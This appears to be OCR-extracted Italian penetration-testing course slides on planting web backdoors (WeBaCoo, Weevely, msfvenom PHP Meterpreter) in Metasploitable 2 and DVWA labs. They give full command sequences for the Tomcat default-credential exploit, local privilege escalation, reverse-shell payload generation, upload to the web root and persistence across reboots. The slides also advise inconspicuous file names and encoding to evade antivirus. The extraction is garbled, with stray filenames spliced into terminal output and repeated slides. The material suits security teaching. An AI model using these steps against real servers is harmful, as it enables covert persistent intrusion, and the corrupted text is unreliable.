- **N.B.** Anche le Web backdoor potrebbero essere rilevate da AntiVirus (AV) o altri strumenti di sicurezza
 - Per creare backdoor «non rilevabili» è spesso necessario
 - Configurarle in base a specifiche esigenze, scenari ed ambienti di utilizzo
 - Utilizzare opportune tecniche di encoding

Web Backdoor

WeBaCoo

➤ *WeBaCoo (Web Backdoor Cookie)*

- Web backdoor usata per fornire una connessione remota (basata su *HTTP*) verso la macchina target
- La comunicazione con la macchina target avviene utilizzando *HTTP header cookie*
 - Questo rende la rilevazione di tale backdoor da parte di meccanismi di filtering estremamente difficile
- Non è installata di default in Kali
 - `apt-get install webacoo`

Web Backdoor

WeBaCoo

- È possibile ottenere informazioni su WeBaCoo digitando il seguente comando
- `webacoo -h`

```
root@kali:~# webacoo -h beta.tar.gz

      _____
     / . . . \   WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
     \ . . . /   Copyright (C) 2011-2012 Anestis Bechtsoudis
      \ . . . \   { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.co
m } README-5k.TXT                                xp_free_fast.sfv
T

Usage: webacoo [options]

Options:
  -g  xp_free_small          Generate backdoor code (-o is required)
  -f  FUNCTION    PHP System function to use
                FUNCTION
                  1: system      (default)
                  2: shell_exec
```

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

- Mediante il seguente comando generiamo una Web backdoor PHP utilizzando i parametri di default di WeBaCoo e la memorizziamo nel file **test.php**
 - `webacoo -g -o test.php`

```
root@kali:~# webacoo -g -o test.php

      WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
      Copyright (C) 2011-2012 Anestis BechtSoudis
      { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "test.php" created.
```

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

- Mediante il seguente comando generiamo una Web backdoor PHP utilizzando i parametri di default di WeBaCoo e la memorizziamo nel file **test.php**

➤ `webacoo -g -o test.php`

```
root@kali:~# webacoo -g -o test.php
[+] Generating backdoor file "test.php"...
[+] Backdoor file "test.php" created.
```

WeBaCoo 0.2.3 - Web Backdoor Cookie
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

N.B. In contesti reali il nome dato alla backdoor potrebbe essere tale da creare meno sospetti possibili

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

➤ **Fase 1:** Effettuiamo la remote exploitation della macchina target

1. `use exploit/multi/http/tomcat_mgr_deploy`
2. `set payload java/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.6`
4. `set RPORT 8180`
5. `set LHOST 10.0.2.15`
6. `set httpusername tomcat`
7. `set httppassword tomcat`
8. `exploit`

Exploitation

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"tar.gz
[*] Uploading 6262 bytes as BMt57UP0Rs8vXwy.war ...
[*] Executing /BMt57UP0Rs8vXwy/BW9E7Uv.jsp...
[*] Undeploying BMt57UP0Rs8vXwy ...
[*] Sending stage (53844 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:54785) at 2019-04-30 23:30:18
+0200
```

- Mettiamo in background la sessione sulla macchina target

- **background**

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/http/tomcat_mgr_deploy) >
```

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

➤ Fase 2:

1. use exploit/linux/local/udev_netlink
2. set PAYLOAD linux/x86/meterpreter/reverse_tcp
3. set SESSION 1
4. set LHOST 10.0.2.15
5. exploit

Vertical Privilege Escalation tramite l'exploit locale
exploit/linux/local/udev_netlink

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

➤ Fase 3:

- Carichiamo il file **test.php** nella directory **/var/www** della macchina target
- **upload test.php /var/www**

```
meterpreter > upload test.php /var/www
[*] uploading   : test.php -> /var/www
[*] uploaded    : test.php -> /var/www/test.php
meterpreter > █
```

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

➤ Fase 4:

- Mediante il seguente comando è possibile connettersi alla Web backdoor installata sulla macchina target
- `webacoo -t -u http://10.0.2.6/test.php`

```
root@kali:~# webacoo -t -u http://10.0.2.6/test.php

cymothWeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis BechtSoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }


[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$
```

Web Backdoor


WeBaCoo – Esempio (Metasploitable 2)



```
webacoo$ whoami
www-data
webacoo$ ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
test.php
tikiwiki
tikiwiki-old
twiki
tor-
powered-by-US
webacoo$
```

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)



```
webacoo$ whoami    README-5k.TX
www-data
T
webacoo$ ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
test.php
tikiwiki
tikiwiki-old
twiki
tor-
powered-by-US
webacoo$ ls
```

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

```
webacoo$ whoami      README-5k.TX
www-data
T
webacoo$ ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
test.php
tikiwiki
tikiwiki-old
twiki
POWERED BY
webacoo$
```

Per uscire dal terminale
di WeBaCoo è sufficiente
digitare il comando `exit`

Web Backdoor

WeBaCoo – Esempio (Metasploitable 2)

➤ Fase 5:

- Riavviamo la macchina target
- Connettiamoci nuovamente alla Web backdoor installata sulla macchina target
- `webacoo -t -u http://10.0.2.6/test.php`

```
root@kali:~# webacoo -t -u http://10.0.2.6/test.php

      WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
      Copyright (C) 2011-2012 Anestis Bechtsoudis
      { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$
```

Web Backdoor

Weevely

- Web backdoor (o Web shell) che permette di ottenere l'accesso ed il controllo remoto di una macchina target
- Fornisce più di 30 moduli per supportare il pentester in attività di vario tipo sulla macchina target
 - Attività di System Administration
 - Mantenimento dell'Accesso
 - Privilege Escalation
 - Pivoting
 - Etc



Web Backdoor

Weevely

➤ **man weevely**

WEEVELY(1)	User Commands	WEEVELY(1)
NAME		
Weevely - Weaponized web shell		
DESCRIPTION		
A web shell designed for post-exploitation purposes that can be extended over the network at runtime.		
	Upload weevely PHP agent to a target web server to get remote shell access to it. Once connected you can make use of the more than 30 modules to assist administrative tasks, maintain access, provide situational awareness, elevate privileges, and spread into the target network.	
SYNOPSIS		
Run terminal to the target		
weevely <URL> <password> [cmd]		
Generate backdoor agent		
weevely generate <password> <path>		
Load session file		
weevely session <path>		
Manual page weevely(1) line 1 (press h for help or q to quit) █		



Web Backdoor

Weevely – Esempio (Metasploitable 2)

1. Generiamo la Web backdoor

➤ `weevely generate SamplePassword shell.php`

```
(root㉿kali)-[~]
# weevely generate SamplePassword shell.php
Generated 'shell.php' with password 'SamplePassword' of 761 byte size.
```

2. Carichiamo il file `shell.php` sulla macchina target (Metasploitable 2 – Indirizzo IP: `10.0.2.9`), così come fatto negli esempi precedenti

3. Ci connettiamo alla Web backdoor

➤ `weevely http://10.0.2.9/shell.php SamplePassword`



Web Backdoor

Weevely – Esempio (Metasploitable 2)

4. Controlliamo da remoto la macchina target

➤ `weevely http://10.0.2.9/shell.php SamplePassword`

```
(root㉿kali)-[~]
# weevely http://10.0.2.9/shell.php SamplePassword

[+] weevely 4.0.1

[+] Target:      10.0.2.9
[+] Session:     /root/.weevely/sessions/10.0.2.9/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> █
```



Web Backdoor

Weevely – Esempio (Metasploitable 2)

- Per conoscere i comandi forniti da Weevely è sufficiente digitare
 - :help

```
weevely> :help

:bruteforce_sql          Bruteforce SQL database.

:shell_sh                 Execute shell commands.

:shell_su                 Execute commands with su.

:shell_php                Execute PHP commands.

:audit_disablefunctionbypass Bypass disable_function restrictions with mod_
cgi and .htaccess.
:audit_filesystem          Audit the file system for weak permissions.

:audit_phpconf             Audit PHP configuration.

:audit_etcpasswd           Read /etc/passwd with different techniques.

:audit_suidsgid            Find files with SUID or SGID flags.

:file_grepes               Print lines matching a pattern in multiple fil
es.
:file_cp                  Copy single file.
```

Output parziale



Web Backdoor

Weevely – Esempio (Metasploitable 2)

- Per ottenere informazioni sulle interfacce di rete della macchina target
 - :net_ifconfig

```
www-data@10.0.2.9:/var/www $ :net_ifconfig
The remote script execution triggers an error 500, check script and payload integrity
+-----+
| eth0 | 10.0.2.9/24 |
| lo   | 127.0.0.1/8 |
+-----+
www-data@10.0.2.9:/var/www $ :net_ifconfig
```



Web Backdoor

Altre Web Shell

- Kali fornisce al pentester ulteriori Web backdoor (*Web shell*)
 - Disponibili nella directory **/usr/share/webshells/**
 - Scritte utilizzando vari linguaggi di programmazione (*ASP, JSP, PHP, etc*)

```
(root㉿kali)-[~/usr/share/webshells]
└─# ls -l
total 24
drwxr-xr-x 2 root root 4096 Feb 11 17:57 asp
drwxr-xr-x 2 root root 4096 Feb 11 17:57 aspx
drwxr-xr-x 2 root root 4096 Feb 11 17:57 cfm
drwxr-xr-x 2 root root 4096 Feb 11 17:57 jsp
lrwxrwxrwx 1 root root    19 Feb 11 18:05 laudanum → /usr/share/laudanum
drwxr-xr-x 2 root root 4096 Feb 11 17:57 perl
drwxr-xr-x 3 root root 4096 Feb 11 17:57 php
```

Web Backdoor

Altre Web Shell

- Kali fornisce al pentester ulteriori Web backdoor (*Web shell*)
 - Disponibili nella directory **/usr/share/webshells/**
 - Scritte utilizzando vari linguaggi di programmazione (*ASP, JSP, PHP, etc*)

```
(root㉿kali)-[~/usr/share/webshells]
└─# ls -l
total 24
drwxr-xr-x 2 root root 4096 Feb 11 17:57 asp
drwxr-xr-x 2 root root 4096 Feb 11 17:57 aspx
drwxr-xr-x 2 root root 4096 Feb 11 17:57 cfm
drwxr-xr-x 2 root root 4096 Feb 11 17:57 jsp
lrwxrwxrwx 1 root root   19 Feb 11 18:05 laudanum → /usr/share/laudanum
drwxr-xr-x 2 root root 4096 Feb 11 17:57 perl
drwxr-xr-x 3 root root 4096 Feb 11 17:57 php
```

Raccolta di file iniettabili, scritti in diversi linguaggi di programmazione e per diversi ambienti operativi, che possono essere usati quando ci sono problematiche di SQL Injection

Web Backdoor

Metasploit (PHP Meterpreter)

- Payload PHP fornito da Metasploit

- Permette di creare una *Web shell* PHP che fornisce tutte le funzionalità di Meterpreter

- Tale shell può essere caricata sul Web Server della macchina target



Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

- Per creare una backdoor PHP Meterpreter possiamo usare lo strumento **msfvenom** fornito da Metasploit

- **msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw > phpmeter.php**
 - **-p**: Payload (**php/meterpreter/reverse_tcp**)
 - **-f**: Formato di output (**raw**)
 - **LHOST**: Indirizzo IP della macchina attaccante
 - **phpmeter.php**: File dove verrà memorizzata la backdoor

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw
> phpmeter.php
[+] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payloadree_fast.sfv
No encoder or badchars specified, outputting raw payload
Payload size: 1110 bytes
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

➤ **Fase 1:** Effettuiamo la remote exploitation della macchina target

1. `use exploit/multi/http/tomcat_mgr_deploy`
2. `set payload java/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.6`
4. `set RPORT 8180`
5. `set LHOST 10.0.2.15`
6. `set httpusername tomcat`
7. `set httppassword tomcat`
8. `exploit`

Exploitation

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"tar.gz
[*] Uploading 6262 bytes as BMt57UP0Rs8vXwy.war ...
[*] Executing /BMt57UP0Rs8vXwy/BW9E7Uv.jsp...
[*] Undeploying BMt57UP0Rs8vXwy ...
[*] Sending stage (53844 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:54785) at 2019-04-30 23:30:18
+0200
```

➤ Mettiamo in background la sessione sulla macchina target

➤ **background**

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/http/tomcat_mgr_deploy) >
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

- **Fase 2:** Effettuiamo il vertical privilege escalation sulla macchina target

1. `use exploit/linux/local/udev_netlink`
2. `set PAYLOAD linux/x86/meterpreter/reverse_tcp`
3. `set SESSION 1`
4. `set LHOST 10.0.2.15`
5. `exploit`

Vertical Privilege Escalation tramite l'exploit locale
`exploit/linux/local/udev_netlink`

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

- **Fase 3:** Carichiamo il file **phpmeter.php** nella directory **/var/www** della macchina target

- **upload phpmeter.php /var/www**

```
meterpreter > upload phpmeter.php /var/www
[*] uploading   : phpmeter.php -> /var/www
[*] uploaded    : phpmeter.php -> /var/www/phpmeter.php
meterpreter > █
```

- **Fase 4:** Chiudiamo la sessione Meterpreter

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

➤ Fase 5:

- Utilizziamo un generico *Modulo Handler* per instaurare una connessione di tipo *Reverse* con la backdoor caricata sulla macchina target

1. `use exploit/multi/handler`
2. `set payload php/meterpreter/reverse_tcp`
3. `set LHOST 10.0.2.15`
4. `run`


```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

➤ Fase 6:

- Dalla macchina Kali tramite Web Browser ci connettiamo alla seguente URL
- **10.0.2.6/phpmeter.php**



Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

➤ Fase 7:

- Tornando alla MSFConsole possiamo osservare che è stata instaurata una sessione di tipo Meterpreter con la macchina target

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (38247 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.6:39784) at 2019-05-01 14:30:20 +0200

meterpreter > 
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

➤ Fase 8:

- Mediante il comando **sysinfo** di Meterpreter possiamo ottenere varie informazioni relative alla macchina target

```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13
                : 58:00 UTC 2008 i686   README-5k.TX
Meterpreter   : php/linux      T
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 1 (MS2)

➤ Fase 9:

- Riavviando la macchina target e ripetendo le **Fasi 5 e 6** possiamo osservare che la Web backdoor garantisce l'accesso persistente alla macchina target

```
meterpreter > [*] 10.0.2.6 - Meterpreter session 1 closed. Reason: Died  
[*] 10.0.2.6 - Meterpreter session 2 closed. Reason: Died  
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] Sending stage (38247 bytes) to 10.0.2.6  
[*] Meterpreter session 3 opened (10.0.2.15:4444 -> 10.0.2.6:46017) at 2019-05-20 08:35:20 -0400  
  
meterpreter > █
```

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Utilizzeremo l'applicazione DVWA in esecuzione su Metasploitable 2
 - <http://10.0.2.10/dvwa/>



The DVWA logo consists of the letters "DVWA" in a bold, dark font, enclosed within a stylized green and grey swoosh graphic.

Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Utilizzeremo l'applicazione DVWA in esecuzione su Metasploitable 2
 - <http://10.0.2.10/dvwa/>



Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Utilizzeremo l'applicazione DVWA in esecuzione su Metasploitable 2
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA homepage. The header features the DVWA logo. The main content area has a green banner at the top with the text "Welcome to Damn Vulnerable Web App!". Below this, there is a "WARNING!" section and a "Disclaimer" section. A sidebar on the left contains a navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. At the bottom of the page, there is a footer bar with the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Utilizzeremo l'applicazione DVWA in esecuzione su Metasploitable 2
- `http://10.0.2.10/dvwa/`

The screenshot shows the DVWA homepage. The header features the DVWA logo. The main content area has a green banner at the top with the text "Welcome to Damn Vulnerable Web App!". Below this, there is a "WARNING!" section and a "Disclaimer" section. A sidebar on the left contains a navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. At the bottom of the page, there is a status bar with the text "Username: admin", "Security Level: high" (which is highlighted with a red box), and "PHPIDS: disabled". The footer contains the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Utilizzeremo l'applicazione DVWA in esecuzione su Metasploitable 2
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA application running in a web browser. The left sidebar contains a navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted with a red arrow), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area features the DVWA logo at the top, followed by the heading "Welcome to Damn Vulnerable Web App!". Below this, there is a detailed description of the application's purpose and a "WARNING!" section. The "WARNING!" section cautions users against uploading the application to a public server or a local machine outside their LAN. It also includes a "Disclaimer" section and a "General Instructions" section. At the bottom of the page, it displays the user information: "Username: admin", "Security Level: high", and "PHPIDS: disabled". The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Postexploitation (Maintaining Access)

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Proviamo ad effettuare l'upload di una PHP Web Backdoor
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA homepage. On the left, there is a vertical navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted with a red box), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, the text "Username: admin", "Security Level: high", and "PHPIDS: disabled" is displayed. The main content area features the DVWA logo at the top, followed by the heading "Welcome to Damn Vulnerable Web App!". It includes a warning about the application's vulnerability and instructions for users. A red callout box points to the "Upload" menu item with the text "Consente di effettuare l'upload di un'immagine". At the bottom, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

- Proviamo ad effettuare l'upload di una PHP Web Backdoor
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main menu on the left includes "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", "Upload" (which is highlighted in green), "XSS reflected", and "XSS stored". Below the menu is a sidebar with "DVWA Security", "PHP Info", "About", and "Logout". The main content area is titled "Vulnerability: File Upload". It has a form with a "Choose an image to upload:" label, a "Browse..." button, and a message "No file selected.". There is also an "Upload" button. Below this is a "More info" section with three links:
http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

At the bottom, it shows "Username: admin", "Security Level: high", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Web Backdoor

Metasploit (PHP Meterpreter) – Esempio 2

